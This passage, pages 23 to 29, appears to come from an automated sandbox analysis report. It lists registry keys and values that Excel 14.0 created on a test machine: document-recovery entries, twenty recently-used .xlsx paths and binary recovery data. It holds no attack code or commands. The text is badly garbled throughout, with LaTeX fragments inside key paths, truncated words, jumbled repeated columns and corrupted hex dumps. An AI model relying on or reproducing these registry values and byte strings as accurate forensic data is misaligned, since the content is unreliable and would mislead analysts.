C:\Users\user\Desktop\9B340000	unknown	16384	success or wait	1	7FEE9969AC0	unknown

### **Registry Activities**

### **Key Created**

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEE9969AC0	unknowr
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\439D5	success or wait	1	7FEE9969AC0	unknowr
$HKEY\_CURRENT\_USER\\ \label{eq:hicrosoft} Wicrosoft\\ eq$	success or wait	1	7FEE9969AC0	unknowr
$HKEY\_CURRENT\_USER\\ \label{eq:hicrosoft} Wicrosoft\\ eq$	success or wait	1	7FEE9969AC0	unknowr
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEE9969AC0	unknown

### **Key Value Created**

Key Path	Name	Туре	Data	Completion		Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\3209467860.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\1796052464.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\8878498721.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\3771420242.xlsx	success or wait	1	7FEE9969AC0	unknown

Copyright null 2020 Page 23 of 29

Name	Туре	Data	Completion	Count	Source Address	Symbol
Item 5	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\5795694722.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\6516896632.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 7	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\9713424497.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\0887538035.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 9	unicode	[F00000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\8416751812.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 10	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\3580751004.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 11	unicode	[F00000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\5367203117.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 12	unicode	[F00000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\3764832265.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 13	unicode	[F00000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\3013890265.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 14	unicode	[F00000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\\0615447233.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 15	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\4144085054.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\2109793820.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 17	unicode	[F00000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\1417002460.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 18	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1387277564.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 19	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\9281004682.xlsx	success or wait	1	7FEE9969AC0	unknown
Item 20	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1169381505.xlsx	success or wait	1	7FEE9969AC0	unknown
	Item 5  Item 6  Item 7  Item 8  Item 9  Item 10  Item 11  Item 12  Item 13  Item 14  Item 15  Item 16  Item 17  Item 18	Item 5 unicode  Item 6 unicode  Item 7 unicode  Item 8 unicode  Item 9 unicode  Item 10 unicode  Item 11 unicode  Item 12 unicode  Item 13 unicode  Item 14 unicode  Item 15 unicode  Item 16 unicode  Item 17 unicode  Item 17 unicode  Item 18 unicode	Item 5	Item 5	Item 5	Item 5

Copyright null 2020 Page 24 of 29

Key Path	Name	Туре	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic	439D5	binary	04 00 00 00 20 07 00 00 38 00 00 00	success or wait	1	7FEE9969AC0	
rosoft\Office\14.0\Exce\Nesil iency\DocumentRecovery\439D5			43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 6C 00 6C 00 44 00 61 00 74 00 61 00 5C 00 4C 00 66 00 63 00 61 00 6C 00 5C 00 50 066 00 66 00 65 00 66 00 6C 00 5C 00 50 66 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 65 00 74 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 00 30 00 72 00 73 00 65 00 73 00 76 00 05 50 073 00 65 00 73 00 76 00 05 50 073 00 65 00 73 00 76 00 05 50 073 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 44 00 6F 00 63 00 75 00 73 00 65 00 73 00 5C 00 41 00 70 00 70 00 64 00 6F 00 63 00 79 47 90 8D C6 69 D6 01 D5 39 04 00 00 00 00 00 00 00 00 00 00 00 00				
HKEY_CURRENT_USER\Software\Mic	Max Display	dword	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	2	7FEE9969AC0	unknowi
rosoft\Office\14.0\Excel\Place MRU  HKEY_CURRENT_USER\Software\Mic	Max Display	dword	25	success or wait	2	7FEE9969AC0	
rosoft\Office\14.0\Excel\file mru  HKEY_CURRENT_USER\Software\Mic	Item 1	unicode	[F00000000][T01D1BB6D4B429860]	success or wait	2	7FEE9969AC0	
rosoft\Office\14.0\Excel\file mru	ICHI I	unioude	[O0000000][101D1BB6D4B429600] [O00000000]*C:\Users\user\Desk top\3209467860.xlsx	Saccess Of Walt	۷	T LL9909ACU	ananowi

Copyright null 2020 Page 25 of 29

Name	Туре	Data	Completion	Count	Address	Symbol
Item 2	unicode	[F0000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1796052464.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 3	unicode	[F0000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\8878498721.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 4	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\3771420242.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\5795694722.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\6516896632.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\9713424497.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\0887538035.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\8416751812.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\3580751004.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\5367203117.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 12	unicode	[F00000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\3764832265.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\3013890265.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\0615447233.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\4144085054.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desk top\2109793820.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 17	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1417002460.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 18	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1387277564.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 19	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\9281004682.xlsx	success or wait	2	7FEE9969AC0	unknown
Item 20	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desk top\1169381505.xlsx	success or wait	2	7FEE9969AC0	unknown
	Item 3  Item 4  Item 5  Item 6  Item 7  Item 8  Item 9  Item 10  Item 11  Item 12  Item 13  Item 14  Item 15  Item 16  Item 17  Item 18  Item 19	Item 2 unicode  Item 3 unicode  Item 4 unicode  Item 5 unicode  Item 6 unicode  Item 7 unicode  Item 8 unicode  Item 9 unicode  Item 10 unicode  Item 11 unicode  Item 12 unicode  Item 13 unicode  Item 14 unicode  Item 15 unicode  Item 16 unicode  Item 17 unicode  Item 18 unicode  Item 19 unicode	Item 2	Item 2	Item 2	Item 2

Copyright null 2020 Page 26 of 29

Key Path	Name	Туре	Data	Completion	Count	Source Address	Symbo
HKEY_CURRENT_USER\Software\Mic	43B4B	binary	04 00 00 00 20 07 00 00 30 00 00 00	success or wait	1	7FEE9969AC0	
osoft\Office\14.0\Excel\Resil			43 00 3A 00 5C 00 55 00 73 00 65 00				
ency\DocumentRecovery\43B4B			72 00 73 00 5C 00 41 00 6C 00 62 00				
			75 00 73 00 5C 00 41 00 70 00 70 00				
			44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00				
			65 00 6D 00 70 00 5C 00 78 00 6C 00				
			73 00 6D 00 2E 00 73 00 68 00 65 00				
			65 00 74 00 2E 00 63 00 73 00 76 00				
			00 00 00 00 22 00 00 00 43 00 3A 00				
			5C 00 55 00 73 00 65 00 72 00 73 00				
			5C 00 41 00 6C 00 62 00 75 00 73 00				
			5C 00 41 00 70 00 70 00 44 00 61 00				
			74 00 61 00 5C 00 4C 00 6F 00 63 00				
			61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00				
			7E E0 F9 90 C6 69 D6 01 4B 3B 04 00				
			4B 3B 04 00 00 00 00 00 B8 02 00 00				
			66 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				

Copyright null 2020 Page 27 of 29

Key Path	Name	Туре	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic	43C26	binary	04 00 00 00 20 07 00 00 26 00 00 00	success or wait	1	7FEE9969AC0	unknowr
rosoft\Office\14.0\ExcelResil iency\DocumentRecovery\43C26			43 00 3A 00 5C 00 41 00 6C 00 62 00 72 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 6F 00 42 00 66 00 73 00 43 00 34 00 74 00 31 00 30 00 6E 00 32 00 2E 00 78 00 6C 00 73 00 00 00 00 01 70 00 00 43 00 3A 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 6C 00 62 00 075 00 73 00 5C 00 41 00 6C 00 62 00 075 00 73 00 5C 00 41 00 6C 00 62 00 075 00 73 00 5C 00 41 00 6C 00 62 00 075 00 73 00 5C 00 41 00 6C 00 00 00 00 00 01 00 00 082 F6 1F 91 C6 69 D6 01 26 3C 04 00 26 3C 04 00 00 00 00 00 00 00 00 00 00 00 00 00				
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Excel\Resiliency\StartupItems	<i> = </i>	binary	2F 3D 2F 00 20 07 00 00 02 00 00 00 00 00 00 00 00 00 04 40 00 00	success or wait	1	7FEE9969AC0	unknown
	ProductNonBootFilesIntl_ 1033	dword	1359151105	success or wait	1	7FEE9969AC0	unknown

Copyright null 2020 Page 28 of 29

### **Key Value Modified**

Key Path	Name	Туре	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOF	ProductNonBootFilesIntl_	dword	1359151105	1359151106	success or wait	1	7FEE9969AC0	unknown
TWARE\Mi	1033							
crosoft\Windows\CurrentVersion								
\Installer\UserData\S-1-5-18\P								
roducts\00004109E60090400100	)							
000000F01FEC\Usage								

# Disassembly

Copyright null 2020 Page 29 of 29